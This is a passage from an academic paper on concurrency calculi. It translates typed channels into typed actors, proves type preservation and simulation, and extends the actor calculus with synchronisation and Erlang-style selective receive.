To translate typed actors into typed channels (shown in Figure 13), we emulate each channel using an actor process, which is crucial in retaining the mobility of channel endpoints. Channel types describe the typing of a *communication medium* between communicating processes, where processes are unaware of the identity of other communicating parties, and the types of messages that another party may receive. Unfortunately, the same does not hold for mailboxes. Consequently, we require that before translating into actors, *every channel has the same type*. Although this may seem restrictive, it is both possible and safe to transform a λ_{ch} program with multiple channel types into a λ_{ch} program with a single channel type.

As an example, suppose we have a program which contains channels carrying values of types Int, String, and $\mathsf{ChanRef}(\mathsf{String})$. It is possible to construct a recursive variant type $\mu X.\langle \ell_1 : \mathsf{Int}, \ell_2 : \mathsf{String}, \ell_3 : \mathsf{ChanRef}(X)\rangle$ which can be assigned to all channels in the system. Then, supposing we wanted to send a 5 along a channel which previously had type $\mathsf{ChanRef}(\mathsf{Int})$, we would instead send a value $\mathsf{roll}\,\langle \ell_1 = 5\rangle$ (where $\mathsf{roll}\, V$ is the introduction rule for an iso-recursive type). Appendix A [15] provides more details.

6.3 Translation

We write λ_{ch} judgements of the form $\{B\}\ \Gamma \vdash M : A$ for a term where all channels have type B, and similarly for value and configuration typing judgements. Under such a judgement, we can write Chan instead of $\mathsf{ChanRef}(B)$.



(a) Before Translation. **(b)** After Translation.

Figure 13 Translation strategy: λ_{ch} into λ_{act}.

Meta level definitions. The majority of the translation lies within the translation of newCh, which makes use of the meta-level definitions **`body`** and **`drain`**. The **`body`** function emulates a channel. Firstly, the actor receives a message *recvVal*, which is either of the form $\mathsf{inl}\, V$ to store a message V, or $\mathsf{inr}\, W$ to request that a value is dequeued and sent to the actor with ID W. We assume a standard implementation of list concatenation ($+\!\!+$). If the message is $\mathsf{inl}\, V$, then V is appended to the tail of the list of values stored in the channel, and the new state is passed as an argument to **`drain`**. If the message is $\mathsf{inr}\, W$, then the process ID W is appended to the end of the list of processes waiting for a value. The **`drain`** function satisfies all requests that can be satisfied, returning an updated channel state. Note that **`drain`** does not need to be recursive, since one of the lists will either be empty or a singleton.

Translation on types. Figure 14 shows the translation from λ_{ch} into λ_{act}. The translation function on types $(\!|-|\!)$ is defined with respect to the type of all channels C and is used to annotate function arrows and to assign a parameter to ActorRef types. The (omitted) translations on sums, products, and lists are homomorphic. The translation of Chan is $\mathsf{ActorRef}((\!|C|\!)+\mathsf{ActorRef}((\!|C|\!)))$, meaning an actor which can receive a request to either store a value of type $(\!|C|\!)$, or to dequeue a value and send it to a process ID of type $\mathsf{ActorRef}((\!|C|\!))$.

Translation on communication and concurrency primitives. We omit the translation on values and functional terms, which are homomorphisms. Processes in λ_{ch} are anonymous, whereas all actors in λ_{act} are addressable; to emulate fork, we therefore discard the reference returned by spawn. The translation of give wraps the translated value to be sent in the left injection of a sum type, and sends to the translated channel name $(\!|W|\!)$. To emulate take, the process ID (retrieved using self) is wrapped in the right injection and sent to the actor emulating the channel, and the actor waits for the response message. Finally, the translation of newCh spawns a new actor to execute **`body`**.

Translation on configurations. The translation function $(\!|-|\!)$ is homomorphic on parallel composition and name restriction. Unlike λ_{ch}, a term cannot exist outwith an enclosing actor context in λ_{act}, so the translation of a process evaluating term M is an actor evaluating $(\!|M|\!)$ with some fresh name a and an empty mailbox, enclosed in a name restriction. A buffer is translated to an actor with an empty mailbox, evaluating **`body`** with a state containing the (term-level) list of values previously stored in the buffer.

Although the translation from λ_{ch} into λ_{act}, is much more verbose than the translation from λ_{act} to λ_{ch}, it is (once all channels have the same type) a *local transformation* [12].

Translation on types (wrt. a channel type C)

$$(\!|\,\mathsf{Chan}\,|\!) = \mathsf{ActorRef}((\!|\,C\,|\!) + \mathsf{ActorRef}((\!|\,C\,|\!))) \qquad (\!|\,A \to B\,|\!) = (\!|\,A\,|\!) \to^{(\!|\,C\,|\!)} (\!|\,B\,|\!)$$

Translation on communication and concurrency primitives

$$\begin{array}{rcl}
(\!|\,\mathsf{fork}\,M\,|\!) & = & \mathsf{let}\ x \Leftarrow \mathsf{spawn}\,(\!|\,M\,|\!)\ \mathsf{in}\ \mathsf{return}\ () \\
(\!|\,\mathsf{give}\,V\,W\,|\!) & = & \mathsf{send}\ (\mathsf{inl}\,(\!|\,V\,|\!))\,(\!|\,W\,|\!) \\
(\!|\,\mathsf{newCh}\,|\!) & = & \mathsf{spawn}\ (\mathtt{body}\ [\,],[\,])
\end{array}$$

$$\begin{array}{rcl}
(\!|\,\mathsf{take}\,V\,|\!) & = & \mathsf{let}\ \mathit{selfPid} \Leftarrow \mathsf{self}\ \mathsf{in} \\
 & & \mathsf{send}\ (\mathsf{inr}\ \mathit{selfPid})\,(\!|\,V\,|\!); \\
 & & \mathsf{receive}
\end{array}$$

Translation on configurations

$$(\!|\,\mathcal{C}_1 \parallel \mathcal{C}_2\,|\!) = (\!|\,\mathcal{C}_1\,|\!) \parallel (\!|\,\mathcal{C}_2\,|\!) \qquad (\!|\,(\nu a)\mathcal{C}\,|\!) = (\nu a)(\!|\,\mathcal{C}\,|\!) \qquad (\!|\,M\,|\!) = (\nu a)(\langle a, (\!|\,M\,|\!), \epsilon\rangle)\ \ a \text{ is a fresh name}$$

$$(\!|\,a(\overrightarrow{V})\,|\!) = \langle a, \mathtt{body}\ (\!|\,\overrightarrow{V}\,|\!), [\,]), \epsilon\rangle \quad \text{where } (\!|\,\overrightarrow{V}\,|\!) = (\!|\,V_0\,|\!) :: \ldots :: (\!|\,V_n\,|\!) :: [\,]$$

Meta level definitions

```
body ≜ rec g(state) .
  let recvVal ⇐ receive in
  let (vals, pids) = state in
  case recvVal {
      inl v ↦ let vals′ ⇐ vals ++ [v] in
              let state′ ⇐ drain (vals′, pids) in
              g (state′)
      inr pid ↦ let pids′ ⇐ pids ++ [pid] in
                let state′ ⇐ drain (vals, pids′) in
                g (state′)   }
```

```
drain ≜ λx.
  let (vals, pids) = x in
  case vals {
    [ ] ↦ return (vals, pids)
    v :: vs ↦
      case pids {
          [ ] ↦ return (vals, pids)
          pid :: pids ↦ send v pid;
                        return (vs, pids)
      }   }
```

Figure 14 Translation from λ_{ch} into λ_{act}.

6.4 Properties of the translation

Since all channels in the source language of the translation have the same type, we can assume that each entry in the codomain of Δ is the same type B.

▶ **Definition 22** (Translation of typing environments wrt. a channel type B).

1. If $\Gamma = \alpha_1{:}A_1, \ldots, \alpha_n : A_n$, define $(\!|\,\Gamma\,|\!) = \alpha_1 : (\!|\,A_1\,|\!), \ldots, \alpha_n : (\!|\,A_n\,|\!)$.
2. Given a $\Delta = a_1 : B, \ldots, a_n : B$, define $(\!|\,\Delta\,|\!) =$
   $a_1 : ((\!|\,B\,|\!) + \mathsf{ActorRef}((\!|\,B\,|\!))), \ldots, a_n : ((\!|\,B\,|\!) + \mathsf{ActorRef}((\!|\,B\,|\!)))$.

The translation on terms preserves typing.

▶ **Lemma 23** ($(\!|\,-\,|\!)$ preserves typing (terms and values)).

1. *If* $\{B\}\ \Gamma \vdash V{:}A$, *then* $(\!|\,\Gamma\,|\!) \vdash (\!|\,V\,|\!){:}(\!|\,A\,|\!)$.
2. *If* $\{B\}\ \Gamma \vdash M{:}A$, *then* $(\!|\,\Gamma\,|\!) \mid (\!|\,B\,|\!) \vdash (\!|\,M\,|\!){:}(\!|\,A\,|\!)$.

The translation on configurations also preserves typeability. We write $\Gamma \asymp \Delta$ if for each $a : A \in \Delta$, we have that $a : \mathsf{ChanRef}(A) \in \Gamma$; for closed configurations this is ensured by Chan. This is necessary since the typing rules for λ_{act} require that the local actor name is present in the term environment to ensure preservation in the presence of self, but there is no such restriction in λ_{ch}.

▶ **Theorem 24** ($(\!|\,-\,|\!)$ preserves typeability (configurations)).
If $\{A\}\ \Gamma; \Delta \vdash \mathcal{C}$ *with* $\Gamma \asymp \Delta$, *then* $(\!|\,\Gamma\,|\!); (\!|\,\Delta\,|\!) \vdash (\!|\,\mathcal{C}\,|\!)$.

It is clear that reduction on translated λ_{ch} terms can simulate reduction in λ_{act}.

▶ **Lemma 25.** *If* $\{B\}\ \Gamma \vdash M_1 : A$ *and* $M_1 \longrightarrow_M M_2$*, then* $(\!|\, M_1 \,|\!) \longrightarrow_M (\!|\, M_2 \,|\!)$*.*

Finally, we show that λ_{act} can simulate λ_{ch}.

▶ **Lemma 26.** *If* $\Gamma; \Delta \vdash \mathcal{C}$ *and* $\mathcal{C} \equiv \mathcal{D}$*, then* $(\!|\, \mathcal{C} \,|\!) \equiv (\!|\, \mathcal{D} \,|\!)$*.*

▶ **Theorem 27** (Simulation (λ_{act} configurations in λ_{ch}))**.**
If $\{A\}\ \Gamma; \Delta \vdash \mathcal{C}_1$*, and* $\mathcal{C}_1 \longrightarrow \mathcal{C}_2$*, then there exists some* $\mathcal{D}$ *such that* $(\!|\, \mathcal{C}_1 \,|\!) \longrightarrow^* \mathcal{D}$ *with* $\mathcal{D} \equiv (\!|\, \mathcal{C}_2 \,|\!)$*.*

Remark. The translation from λ_{ch} into λ_{act} is more involved than the translation from λ_{act} into λ_{ch} due to the asymmetry shown in Figure 2. Mailbox types are less precise; generally taking the form of a large variant type.

Typical implementations of this translation use synchronisation mechanisms such as futures or shared memory (see Section 7.1); the implementation shown in the Hopac documentation uses ML references [1]. Given the ubiquity of these abstractions, we were surprised to discover that the additional expressive power of synchronisation is not *necessary*. Our original attempt at a synchronisation-free translation was type-directed. We were surprised to discover that the translation can be described so succinctly after factoring out the coalescing step, which precisely captures the type pollution problem.

7 Extensions

In this section, we discuss common extensions to channel- and actor-based languages. Firstly, we discuss synchronisation, which is ubiquitous in practical implementations of actor-inspired languages. Adding synchronisation simplifies the translation from channels to actors, and relaxes the restriction that all channels must have the same type. Secondly, we consider an extension with Erlang-style selective receive, and show how to encode it in λ_{act}. Thirdly, we discuss how to nondeterministically choose a message from a collection of possible sources, and finally, we discuss what the translations tell us about the nature of behavioural typing disciplines for actors. Establishing exactly how the latter two extensions fit into our framework is the subject of ongoing and future work.

7.1 Synchronisation

Although communicating with an actor via asynchronous message passing suffices for many purposes, implementing "call-response" style interactions can become cumbersome. Practical implementations such as Erlang and Akka implement some way of synchronising on a result: Erlang achieves this by generating a unique reference to send along with a request, *selectively receiving* from the mailbox to await a response tagged with the same unique reference. Another method of synchronisation embraced by the Active Object community [33, 10, 32] and Akka is to generate a *future variable* which is populated with the result of the call.

Figure 15 details an extension of λ_{act} with a synchronisation primitive, wait, which encodes a deliberately restrictive form of synchronisation capable of emulating futures. The key idea behind wait is it allows some actor a to block until an actor b evaluates to a value; this value is then returned directly to a, bypassing the mailbox. A variation of the wait primitive is implemented as part of the Links [9] concurrency model. This is but one of multiple ways of allowing synchronisation; first-class futures, shared reference cells, or selective receive can achieve a similar result. We discuss wait as it avoids the need for new configurations.

Additional types, terms, configuration reduction rule, and equivalence

$$\text{Types} ::= \mathsf{ActorRef}(A, B) \mid \ldots \qquad \text{Terms} ::= \mathsf{wait}\, V \mid \ldots$$

$$\langle a, E[\mathsf{wait}\, b], \overrightarrow{V}\rangle \parallel \langle b, \mathsf{return}\, V', \overrightarrow{W}\rangle \longrightarrow \langle a, E[\mathsf{return}\, V'], \overrightarrow{V}\rangle \parallel \langle b, \mathsf{return}\, V', \overrightarrow{W}\rangle$$
$$(\nu a)(\langle a, \mathsf{return}\, V, \overrightarrow{V}\rangle) \parallel \mathcal{C} \equiv \mathcal{C}$$

Modified typing rules for terms $\boxed{\Gamma \mid A, B \vdash M : A}$

$$\textsc{Sync-Spawn}\ \frac{\Gamma \mid A, B \vdash M : B}{\Gamma \mid C, C' \vdash \mathsf{spawn}\, M : \mathsf{ActorRef}(A, B)} \qquad \textsc{Sync-Wait}\ \frac{\Gamma \vdash V : \mathsf{ActorRef}(A, B)}{\Gamma \mid C, C' \vdash \mathsf{wait}\, V : B} \qquad \textsc{Sync-Self}\ \frac{}{\Gamma \mid A, B \vdash \mathsf{self} : \mathsf{ActorRef}(A, B)}$$

Modified typing rules for configurations $\boxed{\Gamma; \Delta \vdash \mathcal{C}}$

$$\textsc{Sync-Actor}\ \frac{\Gamma, a{:}\mathsf{ActorRef}(A, B) \vdash M{:}B \quad (\Gamma, a{:}\mathsf{ActorRef}(A, B) \vdash V_i{:}A)_i}{\Gamma, a : \mathsf{ActorRef}(A, B); a{:}(A, B) \vdash \langle a, M, \overrightarrow{V}\rangle} \qquad \textsc{Sync-Nu}\ \frac{\Gamma, a : \mathsf{ActorRef}(A, B); \Delta, a : (A, B) \vdash \mathcal{C}}{\Gamma; \Delta \vdash (\nu a)\mathcal{C}}$$

Modified translation

$$(\!|\, \mathsf{ChanRef}(A) \,|\!) = \mathsf{ActorRef}((\!|\, A \,|\!) + \mathsf{ActorRef}((\!|\, A \,|\!), (\!|\, A \,|\!)), \mathbf{1})$$
$$(\!|\, A \to B \,|\!) = (\!|\, A \,|\!) \to^{C,\mathbf{1}} (\!|\, B \,|\!)$$

$$\begin{aligned}(\!|\, \mathsf{take}\, V \,|\!) = \mathsf{let}\ &\mathit{requestorPid} \Leftarrow \mathsf{spawn}\ (\\ &\mathsf{let}\ \mathit{selfPid} \Leftarrow \mathsf{self}\ \mathsf{in}\\ &\mathsf{send}\ (\mathsf{inr}\ \mathit{selfPid})\ (\!|\, V \,|\!);\\ &\mathsf{receive})\ \mathsf{in}\\ &\mathsf{wait}\ \mathit{requestorPid}\end{aligned}$$

Figure 15 Extensions to add synchronisation to λ_{act}.

We replace the unary type constructor for process IDs with a binary type constructor $\mathsf{ActorRef}(A, B)$, where A is the type of messages that the process can receive from its mailbox, and B is the type of value to which the process will eventually evaluate. We assume that the remainder of the primitives are modified to take the additional effect type into account. We can now adapt the previous translation from λ_{ch} to λ_{act}, making use of wait to avoid the need for the coalescing transformation. Channel references are translated into actor references which can either receive a value of type A, or the PID of a process which can receive a value of type A and will eventually evaluate to a value of type A. Note that the unbound annotation $C, 1$ on function arrows reflects that the mailboxes can be of *any* type, since the mailboxes are unused in the actors emulating threads.

The key idea behind the modified translation is to spawn a fresh actor which makes the request to the channel and blocks waiting for the response. Once the spawned actor has received the result, the result can be retrieved synchronously using wait *without* reading from the mailbox. The previous soundness theorems adapt to the new setting.

▶ **Theorem 28.** *If* $\Gamma; \Delta \vdash \mathcal{C}$ *with* $\Gamma \asymp \Delta$, *then* $(\!|\, \Gamma \,|\!); (\!|\, \Delta \,|\!) \vdash (\!|\, \mathcal{C} \,|\!)$.

▶ **Theorem 29.** *If* $\Gamma; \Delta \vdash \mathcal{C}_1$ *and* $\mathcal{C}_1 \longrightarrow \mathcal{C}_2$, *then there exists some* $\mathcal{D}$ *such that* $(\!|\, \mathcal{C} \,|\!) \longrightarrow^* \mathcal{D}$ *with* $\mathcal{D} \equiv (\!|\, \mathcal{C}_2 \,|\!)$.

The translation in the other direction requires named threads and a join construct in λ_{ch}.

Additional syntax

$$\begin{array}{rrcl} \text{Receive Patterns} & c & ::= & (\langle \ell = x \rangle \text{ when } M) \mapsto N \\ \text{Computations} & M & ::= & \text{receive } \{\overrightarrow{c}\} \mid \ldots \end{array}$$

Additional term typing rule

$$\textsc{Sel-Recv}\ \frac{\overrightarrow{c} = \{\langle \ell_i = x_i \rangle \text{ when } M_i \mapsto N_i\}_i \quad i \in J \qquad \Gamma, x_i : A_i \vdash_{\mathsf{P}} M_i : \mathsf{Bool} \quad \Gamma, x_i : A_i \mid \langle \ell_j : A_j \rangle_{j \in J} \vdash N_i : C}{\Gamma \mid \langle \ell_j : A_j \rangle_{j \in J} \vdash \text{receive } \{\overrightarrow{c}\} : C}$$

Additional configuration reduction rule

$$\frac{\exists k, l. \forall i. i < k \Rightarrow \neg(\mathsf{matchesAny}(\overrightarrow{c}, V_i)) \wedge \mathsf{matches}(c_l, V_k) \wedge \forall j. j < l \Rightarrow \neg(\mathsf{matches}(c_j, V_k))}{\langle a, E[\text{receive } \{\overrightarrow{c}\}], \overrightarrow{W} \cdot V_k \cdot \overrightarrow{W'} \rangle \longrightarrow \langle a, E[N_l\{V'_k/x_l\}], \overrightarrow{W} \cdot \overrightarrow{W'} \rangle}$$

where

$$\overrightarrow{c} = \{\langle \ell_i = x_i \rangle \text{ when } M_i \mapsto N_i\}_i \qquad \overrightarrow{W} = V_1 \cdot \ldots \cdot V_{k-1} \qquad \overrightarrow{W'} = V_{k+1} \cdot \ldots \cdot V_n \qquad V_k = \langle \ell_k = V'_k \rangle$$

$$\mathsf{matches}((\langle \ell = x \rangle \text{ when } M) \mapsto N, \langle \ell' = V \rangle) \triangleq (\ell = \ell') \wedge (M\{V/x\} \longrightarrow^*_{\mathsf{M}} \text{return } \mathsf{true})$$

$$\mathsf{matchesAny}(\overrightarrow{c}, V) \triangleq \exists c \in \overrightarrow{c}.\mathsf{matches}(c, V)$$

Figure 16 Additional syntax, typing rules, and reduction rules for λ_{act} with selective receive.

7.2 Selective receive

The receive construct in λ_{act} can only read the first message in the queue, which is cumbersome as it often only makes sense for an actor to handle a subset of messages at a given time.

In practice, Erlang provides a *selective receive* construct, matching messages in the mailbox against multiple pattern clauses. Assume we have a mailbox containing values $V_1, \ldots V_n$ and evaluate receive $\{c_1, \ldots, c_m\}$. The construct first tries to match value V_1 against clause c_1—if it matches, then the body of c_1 is evaluated, whereas if it fails, V_1 is tested against c_2 and so on. Should V_1 not match any pattern, then the process is repeated until V_n has been tested against c_m. At this point, the process blocks until a matching message arrives.

More concretely, consider an actor with mailbox type $C = \langle \mathsf{PriorityMessage} : \mathsf{Message}, \mathsf{StandardMessage} : \mathsf{Message}, \mathsf{Timeout} : \mathbf{1} \rangle$ which can receive both high- and low-priority messages. Let *getPriority* be a function which extracts a priority from a message.

Now consider the following actor:

```
receive {
    ⟨PriorityMessage = msg⟩ when (getPriority msg) > 5 ↦ handleMessage msg
    ⟨Timeout = msg⟩         when true                  ↦ ()
};
receive {
    ⟨PriorityMessage = msg⟩  when true ↦ handleMessage msg
    ⟨StandardMessage = msg⟩  when true ↦ handleMessage msg
    ⟨Timeout = msg⟩          when true ↦ ()
}
```

This actor begins by handling a message only if it has a priority greater than 5. After the timeout message is received, however, it will handle any message—including lower-priority messages that were received beforehand.

Translation on types

$$\lfloor \mathsf{ActorRef}(\langle \ell_i : A_i \rangle_i) \rfloor = \mathsf{ActorRef}(\langle \ell_i : \lfloor A_i \rfloor \rangle_i) \qquad \lfloor A \times B \rfloor = \lfloor A \rfloor \times \lfloor B \rfloor \qquad \lfloor A + B \rfloor = \lfloor A \rfloor + \lfloor B \rfloor$$

$$\lfloor \mu X.A \rfloor = \mu X.\lfloor A \rfloor \qquad \lfloor A \to^{C} B \rfloor = \lfloor A \rfloor \to^{\lfloor C \rfloor} \mathsf{List}(\lfloor C \rfloor) \to^{\lfloor C \rfloor} (\lfloor B \rfloor \times \mathsf{List}(\lfloor C \rfloor))$$

where $C = \langle \ell_i : A'_i \rangle_i$, and $\lfloor C \rfloor = \langle \ell_i : \lfloor A'_i \rfloor \rangle_i$

Translation on values

$$\lfloor \lambda x.M \rfloor = \lambda x.\lambda mb.(\lfloor M \rfloor\ mb) \qquad \lfloor \mathsf{rec}\, f(x)\,.\,M \rfloor = \mathsf{rec}\, f(x)\,.\,\lambda mb.(\lfloor M \rfloor\ mb)$$

Translation on computation terms (wrt. a mailbox type $\langle \ell_i : A_i \rangle_i$)

$$\begin{array}{rcl}
\lfloor V\ W \rfloor\ mb & = & \mathsf{let}\ f \Leftarrow (\lfloor V \rfloor\ \lfloor W \rfloor)\ \mathsf{in}\ f\ mb \\
\lfloor \mathsf{return}\ V \rfloor\ mb & = & \mathsf{return}\ (\lfloor V \rfloor, mb) \\
\lfloor \mathsf{let}\ x \Leftarrow M\ \mathsf{in}\ N \rfloor\ mb & = & \mathsf{let}\ resPair \Leftarrow \lfloor M \rfloor\ mb\ \mathsf{in}\ \mathsf{let}\ (x, mb') = resPair\ \mathsf{in}\ \lfloor N \rfloor\ mb' \\
\lfloor \mathsf{self} \rfloor\ mb & = & \mathsf{let}\ selfPid \Leftarrow \mathsf{self}\ \mathsf{in}\ \mathsf{return}\ (selfPid, mb) \\
\lfloor \mathsf{send}\ V\ W \rfloor\ mb & = & \mathsf{let}\ x \Leftarrow \mathsf{send}\ (\lfloor V \rfloor)\ (\lfloor W \rfloor)\ \mathsf{in}\ \mathsf{return}\ (x, mb) \\
\lfloor \mathsf{spawn}\ M \rfloor\ mb & = & \mathsf{let}\ spawnRes \Leftarrow \mathsf{spawn}(\lfloor M \rfloor\ \texttt{[ ]})\ \mathsf{in}\ \mathsf{return}\ (spawnRes, mb) \\
\lfloor \mathsf{receive}\ \{\overrightarrow{c}\} \rfloor\ mb & = & \texttt{find}(\overrightarrow{c}, mb)
\end{array}$$

Translation on configurations

$$\begin{array}{rcl}
\lfloor (\nu a)\mathcal{C} \rfloor & = & \{(\nu a)\mathcal{D} \mid \mathcal{D} \in \lfloor C \rfloor\} \\
\lfloor \mathcal{C}_1 \parallel \mathcal{C}_2 \rfloor & = & \{\mathcal{D}_1 \parallel \mathcal{D}_2 \mid \mathcal{D}_1 \in \lfloor \mathcal{C}_1 \rfloor \wedge \mathcal{D}_2 \in \lfloor \mathcal{C}_2 \rfloor\} \\
\lfloor \langle a, M, \overrightarrow{V} \rangle \rfloor & = & \{\langle a, \lfloor M \rfloor\ \texttt{[ ]}, \lfloor \overrightarrow{V} \rfloor \rangle\} \cup \\
 & & \{\langle a, (\lfloor M \rfloor\ \overrightarrow{W_i^1}), \overrightarrow{W_i^2} \rangle \mid i \in 1..n\}
\end{array}$$

where

$$\overrightarrow{W_i^1} = \lfloor V_1 \rfloor :: \ldots :: \lfloor V_i \rfloor :: \texttt{[ ]} \qquad \overrightarrow{W_i^2} = \lfloor V_{i+1} \rfloor \cdot \ldots \cdot \lfloor V_n \rfloor$$

Figure 17 Translation from λ_{act} with selective receive into λ_{act}.

Figure 16 shows the additional syntax, typing rule, and configuration reduction rule required to encode selective receive; the type Bool and logical operators are encoded using sums in the standard way. We write $\Gamma \vdash_{\mathsf{P}} M : A$ to mean that under context Γ, a term M which does not perform any communication or concurrency actions has type A. Intuitively, this means that no subterm of M is a communication or concurrency construct.

The receive $\{\overrightarrow{c}\}$ construct models an ordered sequence of receive pattern clauses c of the form $(\langle \ell = x \rangle\ \mathsf{when}\ M) \mapsto N$, which can be read as "If a message with body x has label ℓ and satisfies predicate M, then evaluate N". The typing rule for receive $\{\overrightarrow{c}\}$ ensures that for each pattern $\langle \ell_i = x_i \rangle\ \mathsf{when}\ M_i \mapsto N_i$ in $\overrightarrow{c}$, we have that there exists some $\ell_i : A_i$ contained in the mailbox variant type; and when Γ is extended with $x_i : A_i$, that the guard M_i has type Bool and the body N_i has the same type C for each branch.

The reduction rule for selective receive is inspired by that of Fredlund [16]. Assume that the mailbox is of the form $V_1 \cdot \ldots \cdot V_k \cdot \ldots V_n$, with $\overrightarrow{W} = V_1 \cdot \ldots \cdot V_{k-1}$ and $\overrightarrow{W'} = V_{k+1} \cdot \ldots \cdot V_n$. The $\mathsf{matches}(c, V)$ predicate holds if the label matches, and the branch guard evaluates to true. The $\mathsf{matchesAny}(\overrightarrow{c}, V)$ predicate holds if V matches any pattern in $\overrightarrow{c}$. The key idea is that V_k is the first value to satisfy a pattern. The construct evaluates to the body of the matched pattern, with the message payload V'_k substituted for the pattern variable x_k; the final mailbox is $\overrightarrow{W} \cdot \overrightarrow{W'}$ (that is, the original mailbox without V_k).

Reduction in the presence of selective receive preserves typing.

▶ **Theorem 30** (Preservation (λ_{act} configurations with selective receive)). *If* $\Gamma; \Delta \mid \langle \ell_i : A_i \rangle_i \vdash \mathcal{C}_1$ *and* $\mathcal{C}_1 \longrightarrow \mathcal{C}_2$, *then* $\Gamma; \Delta \mid \langle \ell_i : A_i \rangle_i \vdash \mathcal{C}_2$.

Translation to λ_{act}. Given the additional constructs used to translate λ_{ch} into λ_{act}, it is possible to translate λ_{act} with selective receive into plain λ_{act}. Key to the translation is

$$
\begin{array}{l}
\texttt{find}(\overrightarrow{c}, mb) \triangleq \\
(\text{rec } \mathit{findLoop}(ms)\,. \\
\quad \text{let } (mb_1, mb_2) = ms \text{ in} \\
\quad \text{case } mb_2\ \{ \\
\qquad [\,] \mapsto \texttt{loop}(\overrightarrow{c}, mb_1) \\
\qquad x :: mb_2' \mapsto \\
\qquad\quad \text{let } mb' \Leftarrow mb_1 +\!\!+ mb_2' \text{ in} \\
\qquad\quad \text{case } x\ \{\texttt{branches}(\overrightarrow{c}, mb', \\
\qquad\qquad \lambda y.(\text{let } mb_1' \Leftarrow mb_1 +\!\!+ [y] \text{ in} \\
\qquad\qquad\quad \mathit{findLoop}\,(mb_1', mb_2'))))\})\,([\,], mb)
\end{array}
$$

$$
\begin{array}{l}
\texttt{ifPats}(mb, \ell, y, \epsilon, \mathit{default}) = \mathit{default}\,\langle \ell = y \rangle \\
\texttt{ifPats}(mb, \ell, y, \\
\quad (\langle \ell = x \rangle \text{ when } M \mapsto N) \cdot \mathit{pats}, \mathit{default}) = \\
\quad\quad \text{let } \mathit{resPair} \Leftarrow (\lfloor M \rfloor\, mb)\{y/x\} \text{ in} \\
\quad\quad \text{let } (\mathit{res}, mb') = \mathit{resPair} \text{ in} \\
\quad\quad \text{if } \mathit{res} \text{ then } (\lfloor N \rfloor\, mb)\{y/x\} \\
\quad\quad \text{else } \texttt{ifPats}(mb, \ell, y, \mathit{pats}, \mathit{default})
\end{array}
$$

$$
\begin{array}{l}
\texttt{loop}(\overrightarrow{c}, mb) \triangleq \\
\quad (\text{rec } \mathit{recvLoop}(mb)\,. \\
\quad\quad \text{let } x \Leftarrow \text{receive in} \\
\quad\quad \text{case } x\ \{\texttt{branches}(\overrightarrow{c}, mb, \\
\quad\quad\quad \lambda y.\text{let } mb' \Leftarrow mb +\!\!+ [y] \text{ in} \\
\quad\quad\quad\quad \mathit{recvLoop}\, mb')\})\, mb
\end{array}
$$

$$\texttt{label}(\langle \ell = x \rangle \text{ when } M \mapsto N) = \ell$$

$$\texttt{labels}(\overrightarrow{c}) = \texttt{noDups}([\texttt{label}(c) \mid c \leftarrow \overrightarrow{c}])$$

$$\texttt{matching}(\ell, \overrightarrow{c}) = [c \mid (c \leftarrow \overrightarrow{c}) \wedge \texttt{label}(c) = \ell]$$

$$\texttt{unhandled}(\overrightarrow{c}) = [\ell \mid (\langle \ell : A \rangle \leftarrow \langle \ell_i : A_i \rangle_i) \wedge \ell \notin \texttt{labels}(\overrightarrow{c})]$$

$$\texttt{branches}(\overrightarrow{c}, mb, \mathit{default}) = \texttt{patBranches}(\overrightarrow{c}, mb, \mathit{default}) \cdot \texttt{defaultBranches}(\overrightarrow{c}, mb, \mathit{default})$$

$$
\begin{array}{l}
\texttt{patBranches}(\overrightarrow{c}, mb, \mathit{default}) = \\
\quad [\langle \ell = x \rangle \mapsto \texttt{ifPats}(mb, \ell, x, \overrightarrow{c_\ell}, \mathit{default}) \mid (\ell \leftarrow \texttt{labels}(\overrightarrow{c}))\ \wedge \overrightarrow{c_\ell} = \texttt{matching}(\ell, \overrightarrow{c}) \wedge x \text{ fresh}]
\end{array}
$$

$$\texttt{defaultBranches}(\overrightarrow{c}, mb, \mathit{default}) = [\langle \ell = x \rangle \mapsto \mathit{default}\,\langle \ell = x \rangle \mid (\ell \leftarrow \texttt{unhandled}(\overrightarrow{c})) \wedge x \text{ fresh}]$$

Figure 18 Meta level definitions for translation from λ_{act} with selective receive to λ_{act} (wrt. a mailbox type $\langle \ell_i : A_i \rangle_i$).

reasoning about values in the mailbox at the term level; we maintain a term-level 'save queue' of values that have been received but not yet matched, and can loop through the list to find the first matching value. Our translation is similar in spirit to the "stashing" mechanism described by Haller [19] to emulate selective receive in Akka, where messages can be moved to an auxiliary queue for processing at a later time.

Figure 17 shows the translation formally. Except for function types, the translation on types is homomorphic. Similar to the translation from λ_{act} into λ_{ch}, we add an additional parameter for the save queue.

The translation on terms $\lfloor M \rfloor\, mb$ takes a variable mb representing the save queue as its parameter, returning a pair of the resulting term and the updated save queue. The majority of cases are standard, except for receive $\{\overrightarrow{c}\}$, which relies on the meta-level definition $\texttt{find}(\overrightarrow{c}, mb)$: $\overrightarrow{c}$ is a sequence of clauses, and mb is the save queue. The constituent *findLoop* function takes a pair of lists (mb_1, mb_2), where mb_1 is the list of processed values found not to match, and mb_2 is the list of values still to be processed. The loop inspects the list until one either matches, or the end of the list is reached. Should no values in the term-level representation of the mailbox match, then the `loop` function repeatedly receives from the mailbox, testing each new message against the patterns.

Note that the case construct in the core λ_{act} calculus is more restrictive than selective receive: given a variant $\langle \ell_i : A_i \rangle_i$, case requires a single branch for each label. Selective receive allows multiple branches for each label, each containing a possibly-different predicate, and does not require pattern matching to be exhaustive.

We therefore need to perform pattern matching elaboration; this is achieved by the `branches` meta level definition. We make use of list comprehension notation: for example,

$[c \mid (c \leftarrow \overrightarrow{c}) \wedge \texttt{label}(c) = \ell]$ returns the (ordered) list of clauses in a sequence $\overrightarrow{c}$ such that the label of the receive clause matches a label ℓ. We assume a meta level function **noDups** which removes duplicates from a list. Case branches are computed using the **branches** meta level definition: **patBranches** creates a branch for each label present in the selective receive, creating (via **ifPats**) a sequence of if-then-else statements to check each predicate in turn; **defaultBranches** creates a branch for each label that is present in the mailbox type but not in any selective receive clauses.

Properties of the translation. The translation preserves typing of terms and values.

▶ **Lemma 31** (Translation preserves typing (values and terms)).

1. *If* $\Gamma \vdash V : A$, *then* $\lfloor\Gamma\rfloor \vdash \lfloor V\rfloor : \lfloor A\rfloor$.
